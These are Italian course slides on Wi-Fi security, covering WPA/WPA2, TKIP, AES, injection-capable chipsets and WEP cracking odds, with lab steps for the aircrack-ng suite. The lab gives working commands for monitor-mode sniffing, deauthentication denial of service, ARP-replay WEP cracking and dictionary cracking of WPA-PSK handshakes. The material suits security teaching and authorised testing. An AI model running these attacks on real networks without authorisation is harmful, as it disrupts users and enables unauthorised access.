
- **Wi-Fi Protected Access (WPA)**

- **Encryption**
  - **Temporal Key Integrity Protocol (TKIP) -> dinamicamente cambia la chiave in uso**

- **Data Integrity**
  - **i dati sono cifrati con l'algoritmo di cifratura a stream RC4 con chiave a 128 bit**
  - **vettore di inizializzazione a 48 bit.**
  - **message Integrity Check (MIC): include un contatore associato al messaggio per impedire all'attaccante di ritrasmettere un messaggio che sia già stato trasmesso**

- **Authentication**
  - **802.1X authentication**
  - **WPA(2)-Personal e WPA(2)-Enterprise ovvero**
  - **preshared keys o IEEE 802.1X**

Wireless LAN Security



Wireless LAN Security

Wi-Fi Protected Access (WPA) 2

Authentication

- 802.1X authentication
- WPA(2)-Personal e WPA(2)-Enterprise ovvero
- preshared keys o IEEE 802.1X

Advanced Encryption Standard (AES)

Il four way handshake

Chipset Schede Wireless

- **Aircrack**
  - Chipset compatibili per l'injection
    - Prim2, PrimsGT, Atheros, Broadcom, alcune RTL...

www.aircrack-ng.con

http://www.aircrack-ng.org/doku.php?id=compatibility_drivers

Nessun supporto per i driver Hermes, Aironet e Marvell

LX driver old ieee80211 o mac80211 (2.6.25 up)

Chipset Schede Wireless

- ***WINDOWS***
  - ***Per windows i driver nativi non permettono di eseguire analisi***
  - ***a livello 2, o fare del packet injection.***
  - ***Per analisi più approfondite sono necessari tool e driver proprietari. Funzionano solo con alcuni Chipset o schede. ES: Airglobe, Linkferret, Airmagnet.***
- ***LINUX***
  - ***Wireless Extension***
  - ***Wlan NG***
  - ***HOST AP***

Attacks on Wireless Networks

104 bit WEP key with probability 50% using just 40,000 captured packets.

For 60,000 available data packets, the success probability is about 80%

For 85,000 data packets about 95%.

Using active techniques like deauth and ARP re-injection, 40,000 packets can be captured in less than one minute under good condition

Domande

Lab

Lab 1/5

Distribuzione backtrack 2 con scheda chipset Prims

#estrarre la scheda
rmmod orinoco_cs
rmmod orinoco
rmmod hermes

 # caricare i driver HOSTAP
modprobe hostap
modprobe hostap_cs

#inserire la scheda e verificare il device: wlan0
iwconfig
ifconfig wlan0 up

Lab 2/5

```
# vari settaggi:
iwconfig wlan0 mode Managed
iwconfig wlan0 mode Ad-Hoc
iwconfig wlan0 mode Monitor

# settare in monitor mode
airmon-ng start wlan0

#sniffer passivo
airodump-ng wlan0
airodump-ng wlan0 -w 'nomefile‘
airodump-ng wlan0 -w 'nomefile' -c 'canale'
```

Lab 3/5

Es: Access Point Mac Address (BSSID): 00:13:10:B7:9F:21
Es: Associated Station (STA) Mac Address: 00:02:6F:3A:3E:CF

 # attacco DOS basato su deautenticazione
aireplay-ng -0 5 wlan0 -a 'mac_addr_AP‘
aireplay-ng --deauth 5 -a 00:13:10:B7:9F:21 wlan0

#solo un client
aireplay-ng --deauth 5 -a 00:13:10:B7:9F:21 -c MAC_ADDRESS_ASSOCIATED_CLIENT wlan0

Lab 4/5

 # attacco per decodificare la WEP basato su pacchetti arp-replay

 # necessari 300k pks per 40bit o 1000k per 104k

aireplay-ng -3 wlan0 -b 'mac_addr_AP' –h 'spood_src_addr‘

aireplay-ng -3 -x 600 -b BSSID_AP -h MAC_STA_ASSOCIATED wlan0

Lab 5/5

 # aircrack suite comprendente 17 attacchi statistici per WEP
aircrack-ng 'nomefile.cap‘

WPA-PSK Cracking using dictionary-based bruteforcing attack methods

 # attaccho basato su dizionario da utilizzare con WPA avento l' handshake

gunzip/pentest/password/dictionaries/wordlist.txt.Z

aircrack-ng –w /pentest/password/dictionaries/wordlist.txt 'nomefile.cap'

Lab troubleshooting

- *Verificare che la scheda wireless stia lavorando come l'AP: entrambi "B" o "G"*
- *Provare a forzare la velocità*
- *Assicurarsi di lavorare sullo stesso canale*
- *Escludere software che interagiscono con la scheda wireless*
- *Avvicinarsi all'AP se possibile*
- *Ricaricare i drivers dopo aver riavviato la scheda wireless*
- *Usare Wireshark per verificare i pacchetti inviati e/o ricevuti*

Domande